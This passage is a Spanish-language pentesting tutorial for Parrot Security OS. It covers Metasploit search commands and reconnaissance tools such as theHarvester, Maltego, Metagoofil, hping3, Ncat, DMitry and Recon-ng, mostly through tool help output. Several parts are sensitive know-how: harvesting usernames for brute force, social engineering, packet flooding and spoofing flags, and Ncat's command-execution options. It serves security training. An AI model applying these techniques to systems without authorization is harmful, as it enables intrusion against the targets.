Eche un vistazo a [https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/#name\\_metasploit\\_unleashed](https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/#name_metasploit_unleashed) para obtener más ejemplos del comando de búsqueda.

A partir de este momento, las opciones disponibles cambian en función del exploit que esté utilizando, pero puede obtener una lista de las opciones disponibles con:


```
show payloads
```

Ahora tiene una gran lista de payloads.

Antes de poder mostrar una lista de los posibles objetivos, debe seleccionar un módulo de exploit y, a continuación:

```
show targets
```

## Fases del hacking ético y metodología de un Pentest con Parrot Security OS



***Se recuerda (y se insiste) que este apartado es compartido con fines exclusivamente educativos, no nos hacemos responsables de como se utilice el conocimiento explicado.***

**Antes de comenzar, debemos de entender qué se entiende por un test de penetración o un pentest:**

### **¿Qué es un Penetration Test?**

Son pruebas ofensivas contra los mecanismos informáticos de defensa existentes en el entorno empresarial que se está analizando en un tiempo y espacio determinado. Estas pruebas pueden comprender desde el análisis de dispositivos físicos y digitales de seguridad, hasta el análisis del factor humano utilizando ingeniería social (el arte de hackear seres humanos), ya bien se entiende que el eslabón más débil de la cadena es el usuario.

### **¿Cuál es el objetivo de realizarlo?**

El objetivo de las pruebas es validar bajo situaciones extremas cómo se comportan los mecanismos de defensa, específicamente, se busca detectar vulnerabilidades en los mismos. También, se identifican aquellas faltas de controles y las brechas que pueden existir entre la información sensible, usuarios y controles existentes.

### **¿Por qué es tan necesario realizar un Pentest?**

Existen muchos casos donde las organizaciones sufren incidentes que podrían haberse evitado si los mecanismos de protección hubieran sido reforzados en su momento. Los incidentes comprenden sucesos tales como filtraciones de información, accesos no autorizados a sistemas, pérdida de datos, etc.

### **¿Que comprende un Pentest?**

Un Pentest comprende múltiples etapas con diferentes tipos de actividades en distintos ámbitos y entornos. La profundidad con que se lleven a cabo las actividades dependerá de ciertos factores, entre los que se destaca el riesgo que puede generar hacia el cliente alguno de los métodos que se apliquen durante la evaluación.

Se establece un previo acuerdo con el cliente para llevar a cabo las diferentes fases del análisis, que se describen a continuación:







Sobre esta fase de un pentest nos enfocaremos en obtener toda la información posible de la empresa u objetivo disponible a través de sitios web de scanners para hacernos una idea de los sistemas e infraestructura así como las actividades de los empleados en redes sociales de la empresa también pueden revelar los sistemas que utilizan, sus correos electrónicos, etc. Toda esta información nos será de gran utilidad, cuanto mayor sea la cantidad de información obtenida del objetivo mayores serán las oportunidades en la fase de explotación.

### **Información importante para recolectar:**

- Ubicaciones: Compartido / Individual como parte de la identificación de la ubicación física es importante tener en cuenta si la ubicación es un edificio individual o es una suite compartida.
- Propietario: Una vez identificadas las ubicaciones físicas, es útil identificar el (los) propietario (s) real(es). Esto puede ser un individuo, grupo o corporación.
- Datacenter Ubicaciones: La identificación y la ubicación centro de datos de negocios objetivo a través de algún sitio web corporativo.
- Producto / Servicios: La identificación de los productos empresariales objetivo y cualquier dato significativo relacionado con tales lanzamientos a través del sitio web corporativo, las nuevas versiones o mediante un motor de búsqueda puede proporcionar información valiosa sobre el funcionamiento interno de un objetivo.
- Ofertas de trabajo: La búsqueda de puestos de trabajo actuales o publicaciones a través de la página web corporativa o a través de un motor de búsqueda de empleo puede proporcionar información valiosa sobre el funcionamiento interno de un objetivo.

**La fase del reconocimiento se divide en 2 tipos, pasivo y activo:**

### **Ejemplos pasivos:**

- DumpsterDiving (Buscar en la basura).
- Búsqueda de información en los buscadores como google (Google Dorks).
- Buscar en la base de datos de Internet (Whois).
- Buscar país y ciudad donde residen los servidores.
- Buscar nombres de dominios.
- Buscar información de contacto.
- Buscar toda la información que se pueda extraer de los DNS (Domain Name Server).
- Metadata.

### **Ejemplos Activos:**

- Ingeniería Social.
- Port Scanning.
- Usar herramientas de software para hacer un escaneo de la red.
- Descubrir el rango de direcciones IPs.
- Identificar Sistemas Operativos.
- Identificar Nombres de Equipos.
- Identificar las Cuentas de Usuarios.
- Buscar donde están localizados los Routers.

## TheHarvester:

Es una herramienta, escrita por Christian Martorella, que puede usarse para recopilar cuentas de correo electrónico y nombres de subdominios de diferentes fuentes públicas (motores de búsqueda, servidores de clave de pgp). Es una herramienta realmente simple, pero muy eficaz.

```
[root@parrot]-[~]
└─# theharvester

*****
*
* Home
*
*
*
* r0r0x
* TheHarvester Ver. 2.6
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****

Usage: theharvester options

VirtualBox
-d: Domain to search or company name
-b: data source: google, googleCSE, bing, bingapi, pgp
    linkedin, google-profiles, people123, jigsaw,
    twitter, googleplus, all

Notes
-s: Start in result number X (default: 0)
-v: Verify host name via dns resolution and search for virtual hosts
-f: Save the results into an HTML and XML file
Netwo Perform a DNS reverse query on all ranges discovered
-c: Perform a DNS brute force for the domain name
-t: Perform a DNS TLD expansion discovery
-e: Use this DNS server
-l: Limit the number of results to work with(bing goes from 50 to 50 results,
-h: use SHODAN database to query discovered hosts
    google 100 to 100, and pgp doesn't use this option)

Examples:
theharvester -d microsoft.com -l 500 -b google
theharvester -d microsoft.com -b pgp
theharvester -d microsoft -l 200 -b linkedin
theharvester -d apple.com -b googleCSE -l 500 -s 300
```






## Maltego:

Paterva Maltego se utiliza para automatizar la tarea de reunir información. Maltego es una aplicación de inteligencia de código abierto y forense. Esencialmente, también es una herramienta de minería de datos y recopilación de información que mapea la información recopilada en un formato que es fácil de entender y manipular. Ahorra tiempo al automatizar tareas como la recolección de correo electrónico y la asignación de subdominios. La documentación de Maltego es relativamente escasa por lo que estamos incluyendo los procedimientos necesarios para obtener los datos requeridos.


Una vez que haya iniciado Maltego, la interfaz principal debe ser visible. Las seis áreas principales de la interfaz son la barra de herramientas, la paleta, el área de gráficos (vista), el área de resumen, el área detallada y el área de propiedad.

- Para iniciar matego, abrimos la consola y digitamos “maltegoce”.



```
Terminal
File Edit View Search Terminal Help
[ root@parrot ] - [ ~ ]
#maltegoce
```

- Se abrirá la siguiente pantalla de bienvenida, damos siguiente, ingresamos el email, el password y digitamos la captcha, en caso de no tener una cuenta ingresamos a la opción “register here”, damos siguiente.



Invalid API key - please login

STEPS

1. Login
2. Login result


LOGIN:

Enter your details below to log in to the Maltego Community Server  
Or if you have not done so yet, [register here](#)

Login

\* Email Address

Password




\* Solve captcha


< Back Next > Finish Cancel




- Una vez ingresado los credenciales se nos mostrará por completo la herramienta.




- En la parte del menú en la esquina superior izquierda damos click y elegimos en nuevo proyecto, se muestra la siguiente imagen en pantalla, donde elegiremos el tipos de escaneo que deseamos realizar.



- En este caso elegiremos Fingerprint L1, y damos siguiente, se nos muestra la siguiente pantalla.



- En la opción Domain Name, digitamos el dominio; ejemplo: "cliente.com", se nos muestra la siguiente pantalla con los resultados encontrados en internet.




Metagoofil:

Metagoofil es una herramienta de recopilación de información basada en Linux diseñada para extraer metadatos de documentos públicos (.pdf, .doc, .xls, .ppt, .odp, .ods) disponibles en los sitios web del cliente.

Metagoofil genera una página de resultados html con los resultados de los metadatos extraídos, además de una lista de posibles nombres de usuario que podrían resultar útiles para ataques de fuerza bruta.

También extrae los caminos y la información de la dirección MAC de los metadatos. Metagoofil tiene algunas opciones disponibles, pero la mayoría están relacionados con lo que específicamente desea orientar, así como el número de resultados deseados.



```
Terminal
File Edit View Search Terminal Help

*****
*                               *
*  Metagoofil                    *
*                               *
* Metagoofil Ver 2.2             *
* Christian Martorella          *
* Edge-Security.com             *
* cmartorella_at_edge-security.com *
*                               *
*****

Usage: metagoofil options

  -d: domain to search
  -t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
  -l: limit of results to search (default 200)
  -h: work with documents in directory (use "yes" for local analysis)
  -n: limit of files to download
  -o: working directory (location to save downloaded files)
  -f: output file

Examples:
metagoofil.py -d apple.com -t doc,pdf -l 200 -n 50 -o applefiles -f results.html
ml
metagoofil.py -h yes -o applefiles -f results.html (local dir analysis)

[rorox@parrot]~$
```

El comando para ejecutar metagoofil es el siguiente:

Metagoofil.py -d <dominio de cliente> -l 100 -f todo -o <dominio de cliente> .html -t micro-files

## hping3

Es un generador y analizador de paquetes gratuitos para el protocolo TCP / IP. Hping es una de las herramientas de facto para la auditoría de seguridad y las pruebas de firewalls y redes, y se utilizó para explotar la técnica de escaneo de Idle Scan ahora implementada en el escáner de puertos Nmap. La nueva versión de hping, hping3, es scriptable usando el lenguaje Tcl e implementa un motor para una descripción de paquetes TCP / IP legible por cadenas para que el programador pueda escribir scripts relacionados con la manipulación y análisis de paquetes TCP / IP de bajo nivel en muy poco tiempo.

```

$ hping3 -h
usage: hping3 host [options]
-h --help          show this help
-v --version      show version
-c --count        packet count
-i --interval     wait (uX for X microseconds, for example -i u1000)
--fast           alias for -i u10000 (10 packets for second)
--faster        alias for -i u1000 (100 packets for second)
--flood         sent packets as fast as possible. Don't show replies.
-n --numeric      numeric output
-q --quiet        quiet
-I --interface   interface name (otherwise default routing interface)
-V --verbose     verbose mode
-D --debug       debugging info
-z --bind        bind ctrl+z to ttl (default to dst port)
-Z --unbind     unbind ctrl+z
--beep         beep for every matching packet received

Mode
default mode    TCP
-0 --rawip      RAW IP mode
-1 --icmp       ICMP mode
-2 --udp        UDP mode
-8 --scan       SCAN mode.
Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen     listen mode

IP
-a --spooft     spoof source address
--rand-dest     random destination address mode. see the man.
--rand-source   random source address mode. see the man.
-t --ttl        ttl (default 64)
-N --id         id (default random)
-W --winid      use win* id byte ordering
-r --rel        relativize id field (to estimate host traffic)
-f --frag       split packets in more frag. (may pass weak acl)
--rand-source   random source address mode. see the man.
-t --ttl        ttl (default 64)
-N --id         id (default random)
-W --winid      use win* id byte ordering
-r --rel        relativize id field (to estimate host traffic)
-f --frag       split packets in more frag. (may pass weak acl)
-x --morefrag   set more fragments flag
-y --dontfrag   set don't fragment flag
-g --fragoff    set the fragment offset
-m --mtu        set virtual mtu, implies --frag if packet size > mtu
-o --tos        type of service (default 0x00), try --tos help
-G --rroute     includes RECORD_ROUTE option and display the route buffer
--lsrr         loose source routing and record route
--ssrr         strict source routing and record route
-H --ipproto    set the IP protocol field, only in RAW IP mode

ICMP
-C --icmptype   icmp type (default echo request)
-K --icmpcode   icmp code (default 0)
--force-icmp    send all icmp types (default send only supported types)
--icmp-gw       set gateway address for ICMP redirect (default 0.0.0.0)
--icmp-rel      Alias for --icmp --icmptype 13 (ICMP timestamp)
--icmp-addr     Alias for --icmp --icmptype 17 (ICMP address subnet mask)
--icmp-help     display help for others icmp options

TCP/TCP
-s --baseport   base source port (default random)
-p --destport   [!][+]<port> destination port(default 0) ctrl+z inc/dec
-k --keep       keep still source port
-w --win        winsize (default 64)
-O --tcpoff     set fake tcp data offset (instead of tcphdrln / 4)
-Q --seqnum     shows only tcp sequence number
-b --badcksum   (try to) send packets with a bad IP checksum
many systems will fix the IP checksum sending the packet
so you'll get bad UDP/TCP checksum instead.
-M --setseq     set TCP sequence number
-L --setack     set TCP ack
-F --fin        set FIN flag
-S --syn        set SYN flag
-R --rst        set RST flag

```



# PARROT SECURITY OS

```
-A --ack      set ACK flag
-U --urg      set URG flag
-X --xmas     set X unused flag (0x40)
-Y --ymas     set Y unused flag (0x80)
--tcpexitcode use last tcp->th flags as exit code
--tcp-mss     enable the TCP MSS option with the given value
--tcp-timestamp enable the TCP timestamp option to guess the HZ/uptime
Common
-d --data     data size (default is 0)
-E --file     data from file
-e --sign     add 'signature'
-j --dump     dump packets in hex
-J --print    dump printable characters
-B --safe     enable 'safe' protocol
-u --end      tell you when --file reached EOF and prevent rewind
-T --traceroute traceroute mode (implies --bind and --ttl 1)
--tr-stop     Exit when receive the first not ICMP in traceroute mode
--tr-keep-ttl Keep the source TTL fixed, useful to monitor just one hop
--tr-no-rtt   Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
--and-send    Send the packet described with APP (see docs/APP.txt)
```

Método de uso:

```
$hping3 <dominio cliente> <opcion>
```

## Ncat

Es una utilidad de red de características completas que lee y escribe datos a través de redes desde la línea de comandos. Ncat fue escrito para el Proyecto Nmap como una Re implementación mucho mejorada del venerable Netcat . Utiliza TCP y UDP para la comunicación y está diseñado para ser una herramienta de back-end confiable para proporcionar instantáneamente conectividad de red a otras aplicaciones y usuarios. Ncat no sólo trabajará con IPv4 e IPv6 sino que proporcionará al usuario un número virtualmente ilimitado de usos potenciales.

Entre el gran número de funciones de Ncat existe la capacidad de encadenar Ncats juntos, redirigir los puertos TCP y UDP a otros sitios, soporte SSL y conexiones proxy a través de proxy SOCKS4 o HTTP (método CONNECT) (con autenticación proxy opcional también). Algunos principios generales se aplican a la mayoría de las aplicaciones y por lo tanto le dan la capacidad de añadir instantáneamente soporte de red a un software que normalmente nunca lo soportaría.

```

$ncat -h
Ncat 7.60 ( https://nmap.org/hcat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
  -4                Use IPv4 only
  -6                Use IPv6 only
  -U, --unixsock    Use Unix domain sockets only
  -C, --crlf        Use CRLF for EOL sequence
  -c, --sh-exec <command> Executes the given command via /bin/sh
  -e, --exec <command>   Executes the given command
  --lua-exec <filename>  Executes the given Lua script
  -g hop1[,hop2,...]    Loose source routing hop points (8 max)
  -G <sn>            Loose source routing hop pointer (4, 8, 12, ...)
  -m, --max-conns <n>  Maximum <n> simultaneous connections
  -h, --help         Display this help screen
  -d, --delay <time>  Wait between read/writes
  -o, --output <filename> Dump session data to a file
  -x, --hex-dump <filename> Dump session data as hex to a file
  -i, --idle-timeout <time> Idle read/write timeout
  -p, --source-port port Specify source port to use
  -s, --source addr   Specify source address to use (doesn't affect -l)
  -l, --listen        Bind and listen for incoming connections
  -k, --keep-open     Accept multiple connections in listen mode
  -n, --nodns         Do not resolve hostnames via DNS
  -t, --telnet        Answer Telnet negotiations
  -u, --udp           Use UDP instead of default TCP
  --sctp             Use SCTP instead of default TCP
  -v, --verbose       Set verbosity level (can be used several times)
  -w, --wait <time>  Connect timeout
  -Z                Zero-I/O mode, report connection status only
  --append-output    Append rather than clobber specified output files
  --send-only        Only send data, ignoring received; quit on EOF
  --recv-only        Only receive data, never send anything
  --allow            Allow only given hosts to connect to Ncat
  --allowfile        A file of hosts allowed to connect to Ncat
  --deny            Deny given hosts from connecting to Ncat
  --denyfile        A file of hosts denied from connecting to Ncat
  --broker          Enable Ncat's connection brokering mode
  --chat            Start a simple Ncat chat server
  --proxy <addr[:port]> Specify address of host to proxy through
  --proxy-type <type> Specify proxy type ("http" or "socks4" or "socks5")
  --proxy-auth <auth> Authenticate with HTTP or SOCKS proxy server
  --ssl             Connect or listen with SSL
  --ssl-cert        Specify SSL certificate file (PEM) for listening
  --ssl-key         Specify SSL private key (PEM) for listening
  --ssl-verify      Verify trust and domain name of certificates
  --ssl-trustfile   PEM file containing trusted SSL certificates
  --ssl-ciphers     Cipherlist containing SSL ciphers to use
  --ssl-alpn        ALPN protocol list to use
  --version         Display Ncat's version information and exit

See the ncat(1) manpage for full options, descriptions and usage examples

```

## Método de uso:

```

$ncat <Opcion> <Dominio Cliente> <Puerto>

```



## DMitry

(Deepmagic Information Gathering Tool) es un programa UNIX / (GNU) Linux Command Line codificado puramente en C con la capacidad de recopilar la mayor cantidad de información posible sobre un host.

DMitry tiene una funcionalidad básica con la capacidad de agregar nuevas funciones. La funcionalidad básica de DMitry permite que se recopile información sobre un host de destino desde una simple búsqueda de whois en el objetivo hasta informes de UpTime y puertos de TCP.

La aplicación se considera una herramienta para ayudar en la recopilación de información cuando se requiere información rápidamente eliminando la necesidad de ingresar múltiples comandos y el proceso oportuno de búsqueda a través de datos de múltiples fuentes.

```
root@kali:~# $dmity
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
  -f      Perform a TCP port scan on a host showing output reporting filtered ports
  -b      Read in the banner received from the scanned port
  -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
```

### Método de uso:

```
$dmity <opcion> <Dominio cliente>
```

## Recon-ng

Recon-ng es un marco de código abierto codificado en python por Tim Tomes aka LaNMaSteR53. Su interfaz se modela después del aspecto del Marco de Metasploit, pero no es para la explotación o para generar una sesión de medición de metros o una concha, es para el reconocimiento y la recopilación de información basada en la web. Viene con módulos para apoyar su aventura de reconocimiento web y la recopilación de información al igual que los módulos auxiliares y de explotación de Metasploit. Los módulos precargados para este marco se clasifican en tipos de módulos auxiliares, contactos, hosts, salida y Pwnedlist.

```

Sponsored by...
BLACK HILLS
www.blackhillsinfosec.com

[recon-ng v4.9.2, Tim Tomes (@LaNMaSteR53)]

[77] Recon modules
[8] Reporting modules
[2] Import modules
[2] Exploitation modules
[2] Discovery modules

[recon-ng][default] >
  
```

## Método de uso:

- 1) Para ver los módulos disponibles digitamos <Show Modules>

```

